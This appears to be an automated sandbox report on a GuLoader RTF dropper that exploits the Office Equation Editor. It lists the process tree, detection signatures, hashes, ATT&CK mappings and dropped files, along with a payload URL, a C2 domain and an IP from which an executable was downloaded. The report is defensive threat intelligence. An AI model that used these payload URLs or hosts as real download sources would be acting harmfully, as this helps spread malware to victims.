ID: 634396
Sample Name:
SecuriteInfo.com.Exploit.Rtf.Obfuscated.64.25308.1904
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 02:34:16
Date: 26/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

SecuriteInfo.com.Exploit.Rtf.Obfuscated.64.25308.1904


Overview

General Information

Sample Name:	SecuriteInfo.com.Exploit.Rtf.Obfuscated.64.25308.1904 (renamed file extension from 1904 to rtf)
Analysis ID:	634396
MD5:	79b069c9ad9330..
SHA1:	c04be61d6e0971..
SHA256:	604f8b6cb27fc3e..
Tags:	rtf
Infos:	



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for dropped file
- Yara detected GuLoader
- Office equation editor starts process…
- Shellcode detected
- Office equation editor drops PE file
- Tries to detect virtualization through…
- C2 URLs / IPs found in malware con…
- Office equation editor establishes ne…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 916 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 1204 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - Pc07.exe (PID: 2496 cmdline: C:\Users\Public\Pc07.exe MD5: 6697A6BAC38736D1E2B18267F681F53D)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "http://pet-vr.net/.tmb/cache/bin_oWBLdyptApS6.bin"
}
```

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
SecuriteInfo.com.Exploit.Rtf.Obfuscated.64.25308.rtf	INDICATOR_RTF_MalVer_Objects	Detects RTF documents with non-standard version and embeding one of the object mostly observed in exploit documents.	ditekSHen	• 0x1aee:$obj1: \objhtml • 0x1b2d:$obj2: \objdata • 0x1b67:$obj2: \objdata • 0x1b00:$obj3: \objupdate

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.1262023853.0000000003780000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Signatures

Exploits

Sigma detected: File Dropped By EQNEDT32EXE

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for dropped file

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Office equation editor establishes network connection

Software Vulnerabilities

Shellcode detected

Networking

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation

Yara detected GuLoader

Boot Survival


Drops PE files to the user root directory

Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scripting	1 Windows Service	1 Access Token Manipulation	1 1 1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 Windows Service	1 Modify Registry	LSASS Memory	1 1 Security Software Discovery	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 3 Exploitation for Client Execution	Logon Script (Windows)	1 1 Process Injection	1 Virtualization/Sandbox Evasion	Security Account Manager	1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Access Token Manipulation	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Process Injection	LSA Secrets	3 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Scripting	Cached Domain Credentials	1 5 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Obfuscated Files or Information	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Timestomp	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Exploit.Rtf.Obfuscated.64.25308.rtf	22%	ReversingLabs	Document-RTF.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{4264E978-4468-4FBA-B78A-8460C16E076C}.tmp	100%	Avira	EXP/CVE-2018-0798.Gen	
C:\Users\user\AppData\Local\Temp\System.Runtime.CompilerServices.VisualC.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsj949D.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsj949D.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\uninstalla.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\uninstalla.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\vm3dc003.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://gingthysyllenesliopa.com/a1/mitra.exeW	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://gingthysyllenesliopa.com/a1/mitra.exejjC:	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://gingthysyllenesliopa.com/a1/mitra.exe	0%	Avira URL Cloud	safe	
http://pet-vr.net/.tmb/cache/bin_oWBLdyptAp56.bin	0%	Avira URL Cloud	safe	
http://https://gingthysyllenesliopa.com/a1/mitra.exeicX	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://gingthysyllenesliopa.com/a1/mitra.exej	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://gingthysyllenesliopa.com/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
gingthysyllenesliopa.com	69.49.231.213	true	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://gingthysyllenesliopa.com/a1/mitra.exe	true	• Avira URL Cloud: safe	unknown
http://pet-vr.net/.tmb/cache/bin_oWBLdyptAp56.bin	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://gingthysyllenesliopa.com/a1/mitra.exeW	EQNEDT32.EXE, 00000002.00000002.97770083 9.00000000005DE000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	EQNEDT32.EXE, 00000002.00000002.97786528 2.000000000067F000.00000004.00000020.000 20000.00000000.sdmp, EQNEDT32.EXE, 00000 002.00000003.976907119.0000000000678000. 00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.vmware.com/0	vm3dc003.dll.4.dr	false		high
http://https://gingthysyllenesliopa.com/a1/mitra.exejjC:	EQNEDT32.EXE, 00000002.00000002.97770083 9.00000000005DE000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/server1.crl0	EQNEDT32.EXE, 00000002.00000002.97786528 2.000000000067F000.00000004.00000020.000 20000.00000000.sdmp, EQNEDT32.EXE, 00000 002.00000003.976907119.0000000000678000. 00000004.00000020.00020000.00000000.sdmp	false		high
http://ocsp.entrust.net03	EQNEDT32.EXE, 00000002.00000002.97786528 2.000000000067F000.00000004.00000020.000 20000.00000000.sdmp, EQNEDT32.EXE, 00000 002.00000003.976907119.0000000000678000. 00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.symauth.com/rpa00	Pc07.exe, 00000004.00000002.1261905882.0 00000000040A000.00000004.00000001.010000 00.00000004.sdmp, vm3dc003.dll.4.dr	false		high
http://www.vmware.com/0/	Pc07.exe, 00000004.00000002.1261905882.0 00000000040A000.00000004.00000001.010000 00.00000004.sdmp, vm3dc003.dll.4.dr	false		high
http://https://gingthysyllenesliopa.com/a1/mitra.exeicX	EQNEDT32.EXE, 00000002.00000002.97770083 9.00000000005DE000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	EQNEDT32.EXE, 00000002.00000002.97786528 2.000000000067F000.00000004.00000020.000 20000.00000000.sdmp, EQNEDT32.EXE, 00000 002.00000003.976907119.0000000000678000. 00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	EQNEDT32.EXE, 00000002.00000002.97786528 2.000000000067F000.00000004.00000020.000 20000.00000000.sdmp, EQNEDT32.EXE, 00000 002.00000003.976907119.0000000000678000. 00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://github.com/dotnet/runtimeBSJB	System.Runtime.CompilerServices.VisualC.dll.4.dr	false		high
http://https://gingthysyllenesliopa.com/a1/mitra.exej	EQNEDT32.EXE, 00000002.00000002.97793656 1.00000000036A0000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	Pc07.exe, 00000004.00000000.910633975.00 0000000040A000.00000008.00000001.0100000 0.00000004.sdmp, Pc07.exe, 00000004.0000 0002.1261905882.000000000040A000.0000000 4.00000001.01000000.00000004.sdmp, Pc07. exe.2.dr, mitra[1].exe.2.dr, uninstalla.exe.4.dr	false		high
http://ocsp.entrust.net0D	EQNEDT32.EXE, 00000002.00000002.97786528 2.000000000067F000.00000004.00000020.000 20000.00000000.sdmp, EQNEDT32.EXE, 00000 002.00000003.976907119.0000000000678000. 00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://gingthysyllenesliopa.com/	EQNEDT32.EXE, 00000002.00000003.97699312 5.0000000000622000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.symauth.com/cps0(	Pc07.exe, 00000004.00000002.1261905882.0 00000000040A000.00000004.00000001.010000 00.00000004.sdmp, vm3dc003.dll.4.dr	false		high
http://https://secure.comodo.com/CPS0	EQNEDT32.EXE, 00000002.00000002.97782608 8.0000000000622000.00000004.00000020.000 20000.00000000.sdmp, EQNEDT32.EXE, 00000 002.00000002.977865282.000000000067F000. 00000004.00000020.00020000.00000000.sdmp, EQNEDT32.EXE, 00000002.00000003.976993 125.0000000000622000.00000004.00000020.0 0020000.00000000.sdmp, EQNEDT32.EXE, 000 00002.00000003.976907119.000000000067800 0.00000004.00000020.00020000.00000000.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	EQNEDT32.EXE, 00000002.00000002.97786528 2.000000000067F000.00000004.00000020.000 20000.00000000.sdmp, EQNEDT32.EXE, 00000 002.00000003.976907119.0000000000678000. 00000004.00000020.00020000.00000000.sdmp	false		high
http://https://github.com/dotnet/runtime	System.Runtime.CompilerServices.VisualC.dll.4.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
69.49.231.213	gingthysyllenesliopa.com	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	634396
Start date and time: 26/05/202202:34:16	2022-05-26 02:34:16 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Exploit.Rtf.Obfuscated.64.25308.1904 (renamed file extension from 1904 to rtf)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winRTF@4/21@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 85.5% (good quality ratio 84.3%) • Quality average: 86.8% • Quality standard deviation: 21.3%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
02:35:17	API Interceptor	428x Sleep call for process: EQNEDT32.EXE modified
02:35:24	API Interceptor	1x Sleep call for process: Pc07.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mitra[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	930215
Entropy (8bit):	7.5193295825470505
Encrypted:	false

SSDEEP:	24576:YbK1M/0uFOKQnfjcnvctaOBr+Wav5BK3u:S17sKKboctaS+WybKu
MD5:	6697A6BAC38736D1E2B18267F681F53D
SHA1:	B377EB9B75CA605336E1A33AB3486646E93A481C
SHA-256:	742AFCB2267AF8E568183F1EAC9E311CED03B5C78F11112F78799C2F62CC038A
SHA-512:	2799AD3D1B5F9071D7190B5118C8D7E1973B78C425CE933B3E9C46325B75B3C3017CA1DAA6BDDF114D476C521FE73D3DA80C86499E07B5834AB559C03AD0480
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://https://gingthysyllenesliopa.com/a1/mitra.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....@.....T..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata... ...`.....rsrc....T.....V.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{4264E978-4468-4FBA-B78A-8460C16E076C}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	948224
Entropy (8bit):	6.023211735635668
Encrypted:	false
SSDEEP:	12288:l0i22Vlu8FSe/L5ZcP0pYqezVZ6NVrjlSf0nMhdt2nbJR3xAN/lgP4OhE:T2Wlu6SWa0pzexZ6frjlYKS2dJm/yN
MD5:	98E9660D72501714FFC283F6C35985A1
SHA1:	B7A44CC42B6B053DE4B4B53BDCAC13EC7652D548
SHA-256:	A5000EAD134F2A032BDEF997722255C26DE17852F8050BE789B3759E1E2B5066
SHA-512:	BEAEE835E89AFFD38016F5CD933211BB1CF477B1401928481A15AB4B833B03E637D2217ADAE3CA197868E98D21FCE56FC61D677CBEA08ED59DF8DA96698F1831
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Reputation:	low
Preview:	.....>..... .....9..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{5132D078-0A03-463E-B367-94FBD8B5A13D}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
